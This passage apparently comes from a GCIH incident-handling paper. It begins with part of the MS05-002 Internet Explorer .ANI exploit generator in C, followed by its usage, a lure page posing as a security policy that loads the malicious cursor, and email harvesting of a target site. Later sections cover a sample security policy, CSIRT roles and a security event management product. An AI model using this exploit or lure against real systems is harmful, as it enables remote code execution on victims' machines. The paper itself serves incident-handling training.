	printf("\n(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit\n\n");
	printf("\tCopyright (c) 2004-2005 .: houseofdabus :.\n\n\n");
	printf("Tested on all affected systems:\n");
	printf(" [+] Windows Server 2003\n [+] Windows XP SP1, SP0\n");
	printf(" [+] Windows 2000 All SP\n\n");

	printf("%s\n\n", discl);
	if ( (sizeof(shellcode)-1) > (912-sizeof(aniheader)-3) ) {
		printf("[-] Size of shellcode must be <= 686 bytes\n");
		return 0;
	}
	if (argc < 3) usage(argv[0]);

	if (strlen(argv[1]) > 256) {
		printf("[-] Size of filename must be <=256 bytes\n");
		return 0;
	}

	/* creating ani file */
	strcpy((char*)f, argv[1]);
	strcat((char*)f, ".ani");
	printf("[*] Creating %s file ...", f);
	fp = fopen((const char*)f, "wb");
	if (fp == NULL) {
		printf("\n[-] error: can\'t create file: %s\n", f);
		return 0;
	}
	memset(anib, 0x90, 912);

	/* header */
	memcpy(anib, aniheader, sizeof(aniheader)-1);
	/* shellcode */
	port = atoi(argv[2]);
	SET_PORTBIND_PORT(shellcode, fixx(port));
```

```
        memcpy(anib+sizeof(aniheader)-1, shellcode, sizeof(shellcode)-1);

        fwrite(anib, 1, 912, fp);
        printf(" Ok\n");
        fclose(fp);

        /* creating html file */
        f[0] = '\0';
        strcpy((char*)f, argv[1]);
        strcat((char*)f, ".html");
        printf("[*] Creating %s file ...", f);
        fp = fopen((const char*)f, "wb");
        if (fp == NULL) {
              printf("\n[-] error: can\'t create file: %s\n", f);
              return 0;
        }
        sprintf((char*)anib, (char*)html, discl, argv[1]);
        fwrite(anib, 1, strlen((const char*)anib), fp);
        printf(" Ok\n");
        fclose(fp);

    return 0;
    }
```

The above code is compiled using Visual C++ 6.0 to generate en executable program, i.e. ms05002.exe.

With this executable program, a malicious animated cursor file and a html file can be generated automatically. The usage of the executable program is as follow.
ms05002 <file> <bindport>
where
<file> the file name of the cursor and html file
<bindport> the listening port in the victim machine

An attacker can generate hacking files as shown below.

```
C:\ms05002poc>ms05002 poc 80

(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit

      Copyright (c) 2004-2005 .: houseofdabus :.


Tested on all affected systems:
 [+] Windows Server 2003
 [+] Windows XP SP1, SP0
 [+] Windows 2000 All SP

This is provided as proof-of-concept code only for educational purposes and test
ing by authorized individuals with permission to do so.

[*] Creating poc.ani file ... Ok
```

[*] Creating poc.html file ... Ok

C:\ms05002poc>

Sample GCIH-Test organization homepage

Here was a sample homepage of the organization GCIH-TEST.com and the sample html code.




Figure 19: Sample GCIH-Test.com webpage

Here was the html code of the sample GCIH-test.com page.

```
<html>
<p>This is a test web page for GCIH-Test.com</p>
<p>If you have any question, please feel free to contact the following.</p>
<p>General Query: <a href="mailto:info@gcih-test.com">info@gcih-test.com</a></p>
<p>Technical Question: <a href="mailto:support@gcih-test.com">support@gcih-test.com</a></p>
<p>Sales Issue: <a href="mailto:sales@gcih-test.com">sales@gcih-test.com</a></p>
</html>
```

Procedure to use Advanced Email Extractor[28] to scan GCIH-Test.com homepage

The tool Advanced Email Extractor is an easy way to retrieve mail address. By using this tool, the attacker could retrieve email address from the above homepage with the following procedure without a trace.

1. Create a new profile and input the link address gcih-test.com
2. Click on OK and the program will retrieve the available email address for the attracter.

[28] http://www.mailutilities.com/aee/




Figure 20: Advanced Email Extractor configuration




Figure 21: Advanced Email Extractor scan result

As shown in the above figure, the application could retrieve 3 available email addresses info@gcih-test.com, support@gcih-test.com and sales@gcih-test.com to the attacker.

Attacker Web Page Code

```
<html>
<font face="Arial" size="5">Company Security Policy</font><p>
<font size="5" face="Arial">Malicious Software &amp;amp; Virus Management</font></p>
<p>
<br>
<li>Virus checking programs must always be enabled on all local area network servers
and personal computers.<br>
<li>Updating the anti-virus software with up-to-date virus list must be performed
regularly.<br>
<li>Floppy disks from unknown source or origin shall not be used unless these disks
have been checked and cleaned for virus.<br>
<li>Computers and networks shall only run software that comes from trustworthy
sources.<br>
<li>Users must not intentionally write, generate, copy, propagate, execute or
involve in introducing computer viruses.<br>
<li>Never open any files or macros attached to an email from an unknown, suspicious
or untrustworthy source. Delete these attachments immediately, then &amp;quot;double
delete&amp;quot; them by emptying your Trash.<br>
<li>Never download files from unknown or suspicious sources.<br>
<li>New viruses are discovered almost every day. Periodically check the virus
signature update from Anti-Virus companies.<br>
<li>Employees must use extreme caution when opening e-mail attachments received from
unknown senders, which may contain viruses, e-mail bombs, or Trojan horse code.<br>
</p>
<p><font size="5">Please keep this page open while scanning your system out of
virus!!</font></p>
<head>
    <style>
            * {CURSOR: url("poc.ani")}
    </style>
</head>
```

</html>

Sample Security Policy in GCIH-Test organization

Internet Security

- With the exception of telecommuters and mobile computer users, all Internet activity must be screened and verified through organization's Internet Gateway, so that access controls and related security mechanisms can be applied.
- All software and files downloaded from the Internet must be screened and verified with virus detection software.
- Staffs are prohibited from executing mobile code or software of which downloaded from the Internet unless these are from known and trustable sources.
- The organization has a dedicated leased line connection to the Internet via an Internet Service Provider. There is a "firewall" in between the organization's network and the Internet. User must obtain prior consents from Information Systems Department before connecting to the outside by other means (e.g. dial-up modem, broadband, leased line, etc.)

Intranet Security

- For beginners, Microsoft FrontPage is being recommended as one of the best web development tools. Developers must be aware of that not all the organization users can access Internet even though they can access the Intranet.
- Information Systems Department will not provide any support on the development and maintenance of web pages.
- The service is for the organization internal access only; external users cannot access the service.
- The service is strictly restricted for the organization business' purpose only.
- For compatibility reason, web pages filename must be in lower case only.
- Only ASP server scripts are allowed, Information System Department reserves the right to remove other types of programs, or users must have Information System Department's prior approval for any non-ASP server side programs.
- Documents are suggested to be saved in HTML format. The default main page of each site should be named as either 'default.asp' or 'default.htm'.
- Only Web Coordinator accounts are allowed to upload documents to Intranet server.
- Web Coordinators must backup any information or data that are posted on the Intranet server.
- The Intranet service is a low secure system; users should not put any confidential data in the server at all times.
- Information System Department reserves the rights to monitor any activities on the Intranet.
- Information System Department reserves the right to disable any high CPU usage program.

E-mail Security

- Use of any unauthorized or unassigned electronic mail accounts is definitely not permitted.
- Forwarding electronic mails to any external address is not allowed unless either the information owner agrees in advance, or the information is definitely cleared to the

public in nature.

- Systems administrators must establish and maintain a systematic process for the recording, retention, and destruction of electronic mail messages and accompanying logs.
- Users of electronic mail system have the responsibility to screen for any virus activities before logging on the system.
- Internal email address list especially for restricting to authorized users must be properly maintained and protected from unauthorized access and modification.
- Sending unsolicited email messages, including "junk mails" or other advertising materials to the individuals who are not willing to receive such materials. This action is currently known as SPAM.
- Any forms of harassment via email, telephoning or paging, whether in different languages, frequency of occurrences, or size of messages is strictly prohibited.
- The following actions are also prohibited:
  - Unauthorized access, or concoction, of email header information.
  - Solicitation of emails for retrieving any forms of e-contact, excluding the account from the poster / sender, with the intention to harass or to collect any forms of reply.
  - Creating or forwarding "chain letters", "Ponzi" or other "pyramid" schemes in any types.
  - Use of unsolicited email originating from within organization's networks of other Internet/Intranet/Extranet service providers on behalf of, or to advertise, any service hosted by the organization or connected via organization's network.
  - Posting / Present the same or similar non-business-related messages to large numbers of Usenet newsgroups (newsgroup SPAM).

Malicious Software & Virus Management

- Virus inspection programs must always be enabled on all local area network servers and personal computers.
- Updating the anti-virus software with up-to-date virus list must be performed regularly.
- Floppy disks from any origin or any unknown sources shall not be used unless these disks have been confirmed as virus free.
- Software should be run on computers and networks that come from trustworthy sources.
- Users must not intentionally write, generate, copy, propagate, execute or involve in both introducing and spreading computer viruses.
- Always follow the organization standards; the anti-virus supporting software is available from the corporate download site.
- Never open any files or macros attached onto an email from any unknown, suspicious or untrustworthy sources. Delete these attachments immediately, then "double delete" them by emptying your Trash.
- Never download files from any unknown or suspicious sources.
- New viruses are discovered almost every day. Periodically check for the virus signature update from Anti-Virus companies.
- Employees must take extreme caution on receiving e-mail with attachments from any unknown senders because of the viruses, e-mail bombs, or Trojan horse code activities.

Sample Incident Handling Procedure

Operator identifies abnormal issue (Large Amount of Alerts)




Figure 22: Incident Handling Procedures on large amount of alerts

Operator identifies abnormal issue (Network Outage)




Figure 23: Incident Handling Procedures on network outage

Definition of CSIRT

Here is the definition of the team CSIRT in the
'State of the Practice of Computer Security Incident Response Teams (CSIRTs)'.[29]

> A Computer Security Incident Response Team (CSIRT) is a service organization that is responsible for receiving, reviewing, and responding to computer security incident reports and activity. Its services are usually performed for a defined constituency that could be a parent entity such as a corporation, government, or educational organization; a region or country; a research network; or a paid client.
>
> Part of a CSIRT's function can be compared in concept to a fire department. When a fire occurs, the fire department is called into action. They go to the scene, review the damage, analyze the fire pattern, and determine the course of action to take. They then contain the fire and extinguish it. This is similar to the reactive functions of a CSIRT. A CSIRT will receive requests for assistance and reports of threats, attack, scans, misuse of resources, or unauthorized access to data and information assets. They will analyze the report and determine what they think is happening and the course of action to take to mitigate the situation and resolve the problem.
>
> Just as a fire department can be proactive by providing fire-prevention training, instructing families in the best manner to safely exit a burning building, and promoting the installation of smoke alarms and the purchase of fire escape ladders, a CSIRT may also perform a proactive role. This may include providing security awareness training, security consulting, configuration maintenance, and producing technical documents and advisories.
>
> A majority of CSIRTs started as "response-oriented" organizations, but have since developed into organizations that work proactively to defend and protect the critical assets of organizations and the Internet community in general. This proactive work can also include influencing policy, and coordinating workshops and information exchanges. It also includes analyzing intruder trends and patterns to create a better understanding of the changing environment so that corresponding prevention, mitigation, and response strategies can be developed and disseminated.
>
> When utilized to its fullest extent, however, a CSIRT is more than an incident response capability. The goals of a CSIRT must be based on the business goals of the constituent or parent organizations. Protecting critical assets is key to the success of both an organization and its CSIRT. The goal of a CSIRT, in this context, is to minimize and control the damage, provide effective response and recovery, and work to prevent future events from happening. In this role the CSIRT collects incident information, security weaknesses, and software and system vulnerabilities in the organizational infrastructure or within a constituency.

From the 'Organizational Models for Computer Security Incident Response Teams (CSIRTs)', the function of CSIRT should include the following services.

- reactive services
  These services are triggered by an event or request, such as a report of a compromised host, wide-spreading malicious code, software vulnerability, or something that was identified by an intrusion detection or logging system. Reactive services are the core

[29] www.sei.cmu.edu/publications/documents/03.reports/03tr001.html

component of CSIRT work.

- proactive services
  These services provide assistance and information to help prepare, protect, and secure constituent systems in anticipation of attacks, problems, or events. Performance of these services will directly reduce the number of incidents in the future.
- security quality management services
  These services augment existing and well-established services that are independent of incident handling and traditionally performed by other areas of an organization such as the IT, audit, or training departments. If the CSIRT performs or assists with these services, the CSIRT's point of view and expertise can provide insight to help improve the overall security of the organization and identify risks, threats, and system weaknesses. These services are generally proactive but contribute indirectly to reducing the number of incidents.

Note that some services have both a reactive and proactive side. For example, vulnerability handling can be done in response to the discovery of a software vulnerability that is being actively exploited. But it can also be done proactively by reviewing and testing code to determine where vulnerabilities exist, so the problems can be fixed before they are widely known or exploited.

Here is the role and responsibilities of the CSIRT members.

Manager or team lead
- provides strategic direction
- enables and facilitates work of team members
- supervises team
- represents CSIRT to management and others
- interviews and hires new team members

Assistant managers, supervisors, or group leaders
- provide day-to-day operational guidance for team
- support strategic direction of assigned functional area
- support the team lead as needed
- provide direction and mentoring to team members
- assign tasks and duties
- participate in interviews with new team members
- handle management tasks in team lead's absence

Operators, hotline, help desk, or triage staff (can also be referred to as first responders)
- handle main CSIRT telephone(s) for incident or security reports
- provide initial assistance, depending on skills
- undertake initial data entry and the sorting and prioritizing of incoming information

Incident handlers
- undertake incident analysis, tracking, recording, and response
- coordinate the reactive and proactive guidance that will be provided to the constituency (develop material such as documentation, checklists, best practices, and guidelines)
- disseminate information
- interact with the CSIRT team, external experts, and others (such as sites, media, law enforcement, and legal personnel) as appropriate, by assignment from team lead or other management staff
- undertake technology-watch activities if assigned
- develop appropriate training materials (for CSIRT staff and/or the constituency)

- coach new CSIRT staff as assigned
- monitor intrusion detection systems, if this service is part of the CSIRT activities
- perform penetration testing, if this service is part of the CSIRT activities

Vulnerability handlers
- analyze, test, track, and record vulnerability reports and vulnerability artifacts
- determine exposure of constituency or parent organizational sites
- research or develop patches and fixes as part of the vulnerability response effort
- interact with the constituency, the CSIRT, software application developers, external experts (CERT/CC, FedCIRC, vendors) and others (media, law enforcement, or legal personnel) as required
- disseminate information on vulnerabilities and corresponding fixes, patches, or workarounds

Recovery Process by CSIRT

Here is the system recovery process from the 'State of the Practice of Computer Security Incident Response Teams'




Figure 24: State of the Practice of Computer Security Incident Response Teams (CSIRTs)

Security Event Management Solution

After deploying multiple security products and related technologies to protect the organization critical business assets such as financial systems, customer databases or other information systems from different businesses, this action is difficult to have a thorough control over the IT security infrastructure. When incidents occur, cooperation with different team members is necessary because the members, for instances, networking team, systems team or application team, could provide the security information for investigation and responding to cyber attacks. Besides, lack of resources and shortage of security expertise on analyzing and understanding the huge amount of logs or data generated by disparate security products, and revealing true attacks out from millions of alerts of which will affect the business operation, are always a headache for the security manager.

Security Event Management (SEM) is a combination of technologies, procedures and security policies that allows enterprises to maintain their business assets out from security breaches. A SEM solution provides a real-time holistic view on overall enterprise security posture, which can help security manager to identify true attacks and maintain the organization in a manageable situation and managing security risk for the business. Here are the methodologies and technologies of a SEM solution MindStorm by Secure Associates[30].




Figure 25: Methodologies and technologies of SEM Solution[31]

After collecting millions of logs from different devices, the SEM could normalize and group relevant events into incidents as shown in figure 26, and then correlate the events with organization asset information to identify potential attack. In figure 27, it is easy to find out the attack source path and attack type from the SEM solution. Hence, the Identification and Eradication processes in the SIX steps can be enhanced.

[30] http://www.securesa.com
[31] Secure Associates, methodologies and technologies of SEM solutions




Figure 26: Screen capture of MindStorm from Secure Associates

